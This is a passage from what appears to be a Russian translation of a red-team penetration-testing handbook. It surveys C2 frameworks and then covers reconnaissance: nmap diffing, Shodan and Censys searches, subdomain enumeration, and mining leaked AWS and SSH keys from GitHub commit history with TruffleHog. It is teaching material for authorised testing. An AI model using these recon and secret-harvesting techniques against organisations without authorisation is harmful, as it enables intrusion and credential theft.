Это даст множество возможностей и отличный тест, чтобы понять, способны ли сети вашего клиента обнаружить массовые DNS-запросы и эксфильтрацию. Как выглядят запросы и ответы? Быстрый дамп Wireshark показывает, что dnscat2 создает огромное количество разных DNS-запросов ко множеству разных длинных поддоменов.

Есть много других протоколов, которые вы можете захотеть проверить. Например, у Nishang есть ICMP-оболочка на базе PowerShell (http://bit.ly/2GXhdnZ), использующая https://github.com/inquisb/icmpsh как C2-сервер. Есть и другие ICMP-оболочки, например https://github.com/jamesbarlow/icmptunnel, https://github.com/DhavalKapil/icmptunnel и http://code.gerade.org/hans/.

## p0wnedShell

Как сказано на Github-странице p0wnedShell, этот инструмент представляет собой наступательное хост-приложение PowerShell, написанное на C#, которое не полагается на `powershell.exe`, но выполняет команды и функции PowerShell внутри среды PowerShell runspace (.NET). В него включено много наступательных PowerShell-модулей и бинарных файлов, чтобы упростить процесс постэксплуатации. Авторы пытались построить универсальный постэксплуатационный инструмент, который можно использовать для обхода всех решений защиты или по крайней мере части из них, и который включает все релевантные средства. Его можно применять для современных атак в средах Active Directory и для повышения осведомленности Blue Team, чтобы она могла выстроить правильные стратегии защиты [https://github.com/Cn33liz/p0wnedShell].

## Pupy Shell

Pupy - это открытый кросс-платформенный инструмент удаленного администрирования и постэксплуатации для Windows, Linux, OSX и Android, в основном написанный на Python [https://github.com/n1nj4sec/pupy].

Одна из отличных возможностей Pupy в том, что вы можете запускать Python на всех своих агентах, не имея фактически установленного Python на всех хостах. Поэтому, если вы пытаетесь заскриптовать множество атак в специальном фреймворк, Pupy - удобный инструмент для этого.

## PoshC2

PoshC2 - это C2-фреймворк с поддержкой proxy, полностью написанный на PowerShell, который помогает тестировщикам на проникновение в red teaming, постэксплуатации и боковом перемещении. Инструменты и модули были разработаны на основе успешных PowerShell-сессий и типов пейлоадов для фреймворка Metasploit. PowerShell выбран базовым языком, потому что дает всю нужную функциональность и богатые возможности без необходимости вводить в фреймворк несколько языков [https://github.com/nettitude/PoshC2].

## Merlin

Merlin (https://github.com/Ne0nd0g/merlin) использует недавно разработанный протокол HTTP/2 (RFC7540). Согласно Medium, коммуникации HTTP/2 являются мультиплексированными двунаправленными соединениями, которые не заканчиваются после одного запроса и ответа. Кроме того, HTTP/2 - бинарный протокол, что делает его более компактным, простым для разбора и нечитаемым для человека без интерпретирующего инструмента [https://medium.com/@Ne0nd0g/introducing-merlin-645da3c635a#df21].

Merlin - инструмент, написанный на GO. Он выглядит и ощущается похоже на PowerShell Empire и позволяет использовать легковесного агента. Он не поддерживает никакие постэксплуатационные модули, поэтому вам придется делать это самостоятельно.

## Nishang

Nishang (https://github.com/samratashok/nishang) - это фреймворк и набор скриптов и пейлоадов, позволяющий использовать PowerShell для offensive security, тестирования на проникновение и Red Teaming. Nishang полезен на всех фазах тестирования на проникновение.

Хотя Nishang на самом деле представляет собой коллекцию отличных PowerShell-скриптов, в нем есть несколько скриптов для легковесного командное управление.

## Заключение

Теперь вы наконец готовы отправиться в бой со всеми настроенными инструментами и серверами. Готовность к любому сценарию поможет вам обойти любое препятствие: средства сетевого обнаружения, заблокированные протоколы, хостовые средства безопасности и многое другое.

Для лабораторных работ в этой книге я создал полную виртуальную машину на базе Kali Linux со всеми инструментами. Эту виртуальную машину VMWare можно найти здесь: http://thehackerplaybook.com/get.php?type=THP-vm. В архиве THP есть текстовый файл `List_of_Tools.txt`, где перечислены все добавленные инструменты. Имя пользователя и пароль по умолчанию стандартные: `root/toor`.

# Глава 2. Перед снэпом - разведка Red Team

В предыдущей THP раздел Before The Snap был сосредоточен на использовании разных инструментов, таких как Recon-NG, Discover, Spiderfoot, Gitrob, Masscan, Sparta, HTTP Screenshot, сканеры уязвимостей, Burp Suite и другие. Это были инструменты, которые мы могли использовать снаружи или внутри для разведки или сканирования инфраструктуры жертвы. Мы продолжим эту традицию и расширим фазу разведки с точки зрения Red Team.

## Мониторинг среды

В кампаниях Red Team многое часто зависит от возможности атаки. Вам нужно не только иметь атакующую инфраструктуру, готовую в любой момент, но и постоянно искать уязвимости. Это можно делать с помощью разных инструментов, которые сканируют среды в поисках сервисов, ошибок конфигурации облака и многого другого. Эти действия позволяют собрать больше информации об инфраструктуре жертвы и найти непосредственные пути атаки.

### Регулярное сравнение Nmap

Для всех наших клиентов одна из первых вещей, которую мы делаем, - настраиваем разные скрипты мониторинга. Обычно это быстрые bash-скрипты, которые ежедневно отправляют нам по электронной почте различия в сети клиента. Конечно, перед сканированием убедитесь, что у вас есть надлежащее разрешение на выполнение сканирования.

Для сетей клиентов, которые обычно не слишком велики, мы настраиваем простой `cronjob` для внешнего сравнения портов. Например, можно создать короткий Linux bash-скрипт, который выполнит тяжелую работу. Не забудьте заменить диапазон IP:

```
#!/bin/bash
mkdir /opt/nmap_diff
d=$(date +%Y-%m-%d)
y=$(date -d yesterday +%Y-%m-%d)
/usr/bin/nmap -T4 -oX /opt/nmap_diff/scan_$d.xml 10.100.100.0/24 > /dev/null 2>&1
if [ -e /opt/nmap_diff/scan_$y.xml ]; then
    /usr/bin/ndiff /opt/nmap_diff/scan_$y.xml /opt/nmap_diff/scan_$d.xml > /opt/
    nmap_diff/diff.txt
fi
```

Это очень базовый скрипт, который ежедневно запускает `nmap` с портами по умолчанию, а затем использует `ndiff` для сравнения результатов. После этого мы можем взять вывод скрипта и использовать его, чтобы ежедневно уведомлять нашу команду о новых обнаруженных портах.

В предыдущей книге мы подробно говорили о преимуществах Masscan (https://github.com/robertdavidgraham/masscan) и о том, насколько он быстрее `nmap`. Разработчики Masscan заявляли, что при достаточно широком сетевом канале можно просканировать весь интернет за 6 минут. Одна проблема, которую мы видели, связана с надежностью Masscan при сканировании больших диапазонов. Он отлично подходит для первоначальной разведки, но обычно не используется для сравнения изменений.

Лабораторная работа:

Лабораторные работы в THP3 полностью необязательны. В некоторых разделах я добавил дополнительные лабораторные задания для тестирования или для областей, которые можно развить. Поскольку все это про обучение и поиск собственной страсти, я настоятельно рекомендую потратить время, сделать наши инструменты лучше и поделиться ими с сообществом.

Постройте лучший сканер сетевых различий:

- соберите список портов лучше стандартного `nmap`, например стандартный `nmap` пропускает такие порты, как Redis `6379`/`6380` и другие;
- реализуйте сбор баннеров в `nmap`;
- храните историческое отслеживание портов;
- постройте систему email-оповещений и уведомлений;
- посмотрите diff Slack Alerts: http://bit.ly/2H1o5AW.

## Веб-скриншоты

Помимо регулярного сканирования открытых портов и сервисов, Red Team важно также мониторить разные веб-приложения. Мы можем использовать два инструмента, которые помогают отслеживать изменения приложений.


Первый инструмент веб-скриншотов, который мы часто используем, - HTTPScreenshot (https://github.com/breenmachine/httpscreenshot). HTTPScreenshot настолько полезен потому, что использует Masscan для быстрого сканирования больших сетей и `phantomjs` для создания снимков экрана всех обнаруженных сайтов. Это отличный способ быстро получить представление о большой внутренней или внешней сети.

Помните, что все ссылки на инструменты в этой книге выполняются из модифицированной виртуальной машины THP на Kali. Виртуальную машину можно найти здесь: http://thehackerplaybook.com/get.php?type=THP-vm. Имя пользователя и пароль стандартные: `root/toor`.

```
cd /opt/httpscreenshot/
gedit networks.txt
./masshttp.sh
firefox clusters.html
```

Отредактируйте файл `networks.txt`, чтобы выбрать сеть, которую хотите сканировать.

Другой инструмент, на который стоит посмотреть, - Eyewitness (https://github.com/ChrisTruncer/EyeWitness). Eyewitness - еще один отличный инструмент, который берет XML-файл из вывода `nmap` и делает скриншоты веб-страниц, RDP-серверов и VNC-серверов.




Лабораторная работа:

```
cd /opt/EyeWitness
nmap [IP Range]/24 --open -p 80,443 -oX scan.xml
python ./EyeWitness.py -x scan.xml --web
```


## Сканирование облака

По мере того как все больше компаний переходят на разные облачные инфраструктуры, проявляется множество новых и старых атак. Обычно это происходит из-за ошибок конфигурации и недостатка понимания того, что именно публично доступно в их облачной инфраструктуре. Неважно, идет ли речь об Amazon EC2, Azure, Google Cloud или другом провайдере, это стало глобальным трендом.

Для Red Team проблема в том, как искать в разных облачных средах. Поскольку многие tenants используют динамические IP, их серверы могут не только быстро меняться, но и не быть перечисленными в определенном блоке облачного провайдера. Например, если вы используете AWS, им принадлежат огромные диапазоны по всему миру. В зависимости от выбранного региона ваш сервер будет случайно помещен в диапазон `/13` CIDR. Для внешнего наблюдателя поиск и мониторинг таких серверов непрост.

Сначала важно понять, какие IP-диапазоны принадлежат разным провайдерам. Несколько примеров:

• Amazon: http://bit.ly/2vUSjED
• Azure: http://bit.ly/2r7rHeR
• Google Cloud: http://bit.ly/2HAsZFm




Как видно, эти диапазоны огромны, и сканировать их вручную было бы очень трудно. На протяжении этой главы мы рассмотрим, как можно получать информацию об этих облачных системах.

## Поисковые системы сетей и сервисов


Чтобы находить облачные серверы, в интернете есть много отличных бесплатных ресурсов для разведки целей. Мы можем использовать все, от Google до сторонних сервисов сканирования. Эти ресурсы позволяют пассивно копаться в компании и находить информацию о серверах, открытых сервисах, баннерах и других деталях. Компания никогда не узнает, что вы запрашивали такую информацию. Давайте посмотрим, как мы используем некоторые из этих ресурсов как Red Team.

### Shodan

Shodan (https://www.shodan.io) - отличный сервис, который регулярно сканирует интернет, собирая баннеры, порты, сведения о сетях и многое другое. У него есть даже информация об уязвимостях вроде Heartbleed. Одно из самых забавных применений Shodan - просмотр открытых веб-камер и эксперименты с ними. С точки зрения Red Team мы хотим находить информацию о наших жертвах.

Несколько базовых поисковых запросов:

• `title`: искать содержимое, извлеченное из HTML-тега;
• `html`: искать полный HTML-контент возвращенной страницы;
• `product`: искать название ПО или продукта, определенного в баннере;
• `net`: искать заданный netblock, например `204.51.94.79/18`.




Мы можем выполнить несколько поисков в Shodan по `cyberspacekittens`:

```
cyberspacekittens.com
```

Поиск в HTML-теге Title:

```
title:cyberspacekittens
```

Поиск в содержимом страницы:

```
html:cyberspacekittens.com
```

Замечу, что, по моим наблюдениям, Shodan немного медленно выполняет свои сканирования. Потребовалось больше месяца, чтобы мои серверы были просканированы и попали в базу Shodan.

## Censys.io

Censys постоянно мониторит каждый достижимый сервер и устройство в интернете, поэтому вы можете искать и анализировать их в реальном времени. Вы сможете понимать поверхность атаки своей сети, обнаруживать новые угрозы и оценивать их глобальное влияние [https://censys.io/]. Одна из лучших возможностей Censys в том, что он извлекает информацию из SSL-сертификатов. Обычно одна из главных трудностей для Red Team - понять, где серверы жертвы расположены в облаке. К счастью, мы можем использовать Censys.io для поиска этой информации, поскольку этот сервис уже разбирает такие данные.

Одна проблема с такими сканированиями в том, что они иногда отстают на дни или недели. В данном случае потребовался один день, чтобы информация title была просканирована. Кроме того, после создания SSL-сертификата на моем сайте прошло четыре дня, прежде чем информация появилась на Censys.io. С точки зрения точности данных Censys.io оказался вполне надежным.

Ниже мы запускали сканирования, чтобы найти информацию о нашей цели `cyberspacekittens.com`. Разобрав SSL-сертификат сервера, мы смогли определить, что сервер жертвы размещен в AWS.

Также есть скриптовый инструмент Censys для запросов через автоматизированный процесс: https://github.com/christophetd/censys-subdomain-finder.

## Ручный разбор SSL-сертификатов

Мы часто видим, что компании не понимают, что именно у них доступно в интернете. Особенно с ростом использования облаков многие компании не реализуют ACL должным образом. Они считают, что их серверы защищены, но мы обнаруживаем, что они публично доступны. Сюда относятся базы Redis, серверы Jenkins, управление Tomcat, базы NoSQL и многое другое - многие из них приводили к удаленному выполнению кода или потере PII.

Дешевый и грязный способ найти такие облачные серверы - вручную, но автоматизированно сканировать SSL-сертификаты в интернете. Мы можем взять список IP-диапазонов наших облачных провайдеров и регулярно сканировать их все, чтобы вытаскивать SSL-сертификаты. Глядя на SSL-сертификаты, можно многое узнать об организации. Из приведенного ниже сканирования диапазона `cyberspacekittens` видны имена хостов в сертификатах с `.int.` для внутренних серверов, `.dev.` для разработки, `vpn.` для VPN-серверов и многое другое. Часто можно получить внутренние имена хостов, у которых может не быть публичных IP или разрешенных IP для внутренних сетей.

Чтобы помочь со сканированием имен хостов в сертификатах, для THP3 был разработан `sslScrape`. Этот инструмент использует Masscan для быстрого сканирования больших сетей. Когда он определяет сервисы на порту 443, он извлекает имена хостов из сертификатов.


`sslScrape` (https://github.com/cheetz/sslScrape):

```
cd /opt/sslScrape
python ./sslScrape.py [IP-адрес  CIDR-диапазон]
```

Примеры облачных IP-диапазонов:

- Amazon: http://bit.ly/2vUSjED
- Azure: http://bit.ly/2r7rHeR
- Google Cloud: http://bit.ly/2HAsZFm

На протяжении книги я стараюсь давать примеры и начальный фреймворк. Однако развивать это дальше предстоит вам. Я настоятельно рекомендую взять этот код как начало, сохранять все имена хостов в базу данных, сделать frontend с веб-интерфейсом, подключить дополнительные порты, на которых могут быть certificates, например 8443, и, возможно, даже искать некоторые уязвимости вроде репозиториев `.git`/`.svn`.




## Обнаружение поддоменов

Когда нужно определить IP-диапазоны, обычно можно найти компанию в публичных источниках вроде American Registry for Internet Numbers (ARIN) на https://www.arin.net/. Мы можем искать соответствие пространства IP-адресов владельцам, искать сети, принадлежащие компаниям, Autonomous System Numbers по организации и многое другое. Если мы смотрим за пределами Северной Америки, можно искать через AFRINIC (Африка), APNIC (Азия), LACNIC (Латинская Америка) и RIPE NCC (Европа). Все это публично доступно и перечислено на их серверах.

Вы можете найти владельца любого имени хоста или FQDN через множество доступных публичных источников. Один из моих любимых сервисов для быстрого поиска владельца - https://centralops.net/co/domaindossier.aspx. Чего вы нигде не найдете в центральном списке, так это поддоменов. Информация о поддоменах хранится на DNS-сервере цели, а не регистрируется в какой-то центральной публичной системе регистрации. Чтобы найти действительный поддомен, нужно знать, что искать.

Почему так важно находить поддомены ваших целей-жертв? На это есть несколько причин:

- некоторые поддомены могут указывать на тип сервера, например `dev`, `vpn`, `mail`, `internal`, `test`; пример - `mail.cyberspacekittens.com`;
- некоторые серверы не отвечают по IP. Они могут находиться в общей инфраструктуре и отвечать только по полным доменным именам. Это очень часто встречается в облачной инфраструктуре. Поэтому можно весь день запускать `nmap`, но если вы не найдете поддомен, то не узнаете, какие приложения действительно стоят за этим IP;
- поддомены могут дать информацию о том, где цель размещает свои серверы. Это делается путем поиска всех поддоменов компании, выполнения reverse lookups и определения, где размещены IP. Компания может использовать несколько облачных провайдеров и дата-центров.

В предыдущей книге мы много занимались discovery, поэтому давайте рассмотрим некоторые текущие и новые инструменты для лучшего обнаружения. Можете присоединиться и просканировать домен `cyberspacekittens.com`.

## Скрипты Discover

Инструмент Discover Scripts (https://github.com/leebaird/discover) по-прежнему остается одним из моих любимых инструментов разведки и обнаружения, обсуждавшихся в предыдущей книге. Причина в том, что он объединяет все recon-инструменты в Kali Linux и регулярно поддерживается. Пассивная разведка домена использует все следующие инструменты: ARIN, `dnsrecon`, `goofile`, `goog-mail`, `goohost`, `theHarvester`, Metasploit, URLCrazy, Whois, несколько веб-сайтов и `recon-ng`.


```
git clone https://github.com/leebaird/discover /opt/discover/
cd /opt/discover/
./update.sh
./discover.sh
Domain
Passive
[Company Name]
[Domain Name]
firefox /root/data/[Domain]/index.htm
```

Лучшая часть Discover-скриптов в том, что они берут собранную информацию и продолжают поиск на ее основе. Например, при поиске в публичном PGP-репозитории инструмент может определить email-адреса, а затем использовать эту информацию для поиска в Have I Been Pwned через Recon-NG. Это даст нам понять, были ли какие-либо пароли найдены в публично опубликованных компрометациях, которые вам придется найти самостоятельно.

## KNOCK

Далее нам нужно получить хорошее представление обо всех серверах и доменах, которые может использовать компания. Хотя нет центрального места, где хранятся поддомены, мы можем bruteforce разные поддомены с помощью такого инструмента, как Knock, чтобы определить, какие серверы или хосты могут быть доступны для атаки.


Knockpy - это Python-инструмент, предназначенный для перечисления поддоменов целевого домена по словарю.

Knock - отличный инструмент сканирования поддоменов, который берет список поддоменов и проверяет, разрешаются ли они. Поэтому, если у вас есть `cyberspacekittens.com`, Knock возьмет этот словарь (http://bit.ly/2JOkUyj) и проверит, есть ли поддомены вида `[subdomain].cyberspacekittens.com`. Единственная оговорка здесь в том, что результат настолько хорош, насколько хорош ваш список слов. Следовательно, более хороший словарь повышает шансы найти поддомены.

Один из моих любимых списков поддоменов создан jhaddix и находится здесь: http://bit.ly/2qwxrxB. Поддомены - одна из тех вещей, которые стоит постоянно собирать. Некоторые другие хорошие списки можно найти в вашем образе THP Kali в `/opt/SecLists` или здесь: https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS.

Лабораторная работа:

Найдите все поддомены для `cyberspacekittens.com`:

```
cd /opt/knock/knockpy
python ./knockpy.py cyberspacekittens.com
```

Это использует базовый словарь из Knock. Попробуйте скачать и использовать гораздо больший словарь. Попробуйте список http://bit.ly/2qwxrxB с ключом `-u`, например:

```
python ./knockpy.py cyberspacekittens.com -u all.txt
```

Какие отличия вы нашли по сравнению с Discover-скриптами? Какие домены стали бы вашими первыми целями для атак или использовались бы в атаках с доменами для целевого фишинга? Попробуйте это в реальном мире. Найдите программы поиска ошибок и поищите многообещающие поддомены.

## Sublist3r

Как уже упоминалось, проблема Knock в том, что он настолько хорош, насколько хорош ваш словарь. У некоторых компаний очень уникальные поддомены, которые невозможно найти через обычный словарь. Следующий лучший ресурс - поисковые системы. По мере того как сайты обходятся пауками, файлы со ссылками анализируются, а извлеченные публичные ресурсы становятся доступными, мы можем использовать поисковые системы, чтобы они сделали тяжелую работу за нас.

Здесь можно использовать инструмент вроде Sublist3r. Заметьте: такой инструмент использует разные поисковые запросы в стиле `google dork`, которые могут выглядеть как бот. Из-за этого вас могут временно занести в blacklist и требовать заполнения captcha при каждом запросе, что может ограничить результаты сканирования. Чтобы запустить Sublist3r:

```
cd /opt/Sublist3r
python sublist3r.py -d cyberspacekittens.com -o cyberspacekittens.com
```

Заметили результаты, которые могли никогда не появиться при переборе поддоменов? Опять же, попробуйте это на программ поиска ошибоке, чтобы увидеть существенные различия между перебором и использованием поисковых систем.

Существует fork-версия Sublist3r, которая также выполняет проверку поддоменов: https://github.com/Plazmaz/Sublist3r.

## SubBrute

Последний инструмент для поддоменов называется SubBrute. SubBrute - проект, развиваемый сообществом, цель которого - создать самый быстрый и точный инструмент перечисления поддоменов. Часть магии SubBrute в том, что он использует открытые резолверы как своего рода proxy для обхода ограничения частоты DNS-запросов (https://www.us-cert.gov/ncas/alerts/TA13-088A). Такой дизайн также дает слой анонимности, поскольку SubBrute не отправляет трафик напрямую на name servers цели [https://github.com/TheRook/subbrute].

SubBrute не только очень быстр, но и выполняет функцию DNS spider, которая обходит перечисленные DNS records. Чтобы запустить SubBrute:

```
cd /opt/subbrute
./subbrute.py cyberspacekittens.com
```

Мы также можем вывести SubBrute на следующий уровень и объединить его с MassDNS для очень производительного DNS resolution (http://bit.ly/2EMKIHg).

## GitHub

Github - кладезь потрясающих данных. Было немало тестов на проникновение и оценок Red Team, где мы смогли получить пароли, API keys, старый исходный код, внутренние имена хостов/IP-адреса и многое другое. Это либо приводило к прямой компрометации, либо помогало в другой атаке. Мы видим, что многие разработчики либо отправляют код не в тот repo, публикуя его в публичном репозитории вместо частного репозитория компании, либо случайно отправляют чувствительные материалы, например пароли, а затем пытаются удалить их. Хорошая особенность Github в том, что он отслеживает каждый раз, когда код изменяется или удаляется. Это означает: если чувствительный код когда-то был отправлен в репозиторий, а затем чувствительный файл удалили, он все равно отслеживается в изменениях кода. Пока репозиторий публичный, вы сможете посмотреть все эти изменения.

Мы можем использовать поиск Github для выявления определенных имен хостов или названий организаций, либо даже простой Google Dork, например:

```
site:github.com + "cyberspacekittens"
```

В следующих примерах попробуйте искать программы поиска ошибок, используя разные организации вместо `cyberspacekittens`.

В ходе поиска вы находите:

https://github.com/cyberspacekittens/dnscat2

Это измененный пример для лабораторной работы GitHub. Можно вручную заглянуть в этот репозиторий, но обычно он будет настолько большим, что вам будет трудно просмотреть все проекты в поисках чего-то интересного.

Как говорилось ранее, когда вы редактируете или удаляете файл в Github, все отслеживается. К счастью для Red Team, многие люди забывают об этой возможности. Поэтому мы часто видим, как люди помещают чувствительную информацию в Github, удаляют ее и не понимают, что она все еще там. Давайте посмотрим, сможем ли найти некоторые такие находки.

### Truffle Hog

Инструмент Truffle Hog сканирует разные histories коммитов и branches в поисках ключей с высокой энтропией и выводит их. Это отлично подходит для поиска secrets, паролей, ключей и многого другого. Посмотрим, сможем ли найти какие-либо secrets в Github-репозитории `cyberspacekittens`.

Лабораторная работа:

```
cd /opt/trufflehog/truffleHog
python truffleHog.py https://github.com/cyberspacekittens/dnscat2
```

Как видно в истории коммитов, AWS-ключи и SSH-ключи были удалены из `server/controller/csk.config`, но если посмотреть текущий репозиторий, вы не найдете этот файл: https://github.com/cheetz/dnscat2/tree/master/server/controller.

Еще лучше, хотя немного сложнее в настройке, `git-all-secrets` (https://github.com/anshumanbh/git-all-secrets). Git-all-secrets полезен при просмотре больших организаций. Можно просто указать организацию, заставить инструмент клонировать код локально, а затем просканировать его с помощью Truffle-hog и repo-supervisor. Сначала нужно создать Github Access Token. Это бесплатно: создайте учетную запись Github и выберите Generate New Token в настройках.

Чтобы запустить git-all-secrets:

```
cd /opt/git-all-secrets
docker run -it abhartiya/tools_gitallsecrets:v3 -repoURL=https://github.com/
    cyberspacekittens/dnscat2 -token=[API Key] -output=results.txt
```


Это клонирует репозиторий и начнет сканирование. Можно даже проходить целые организации в Github с флагом `-org`.

После завершения контейнера получите container ID, набрав:

```
docker ps -a
```

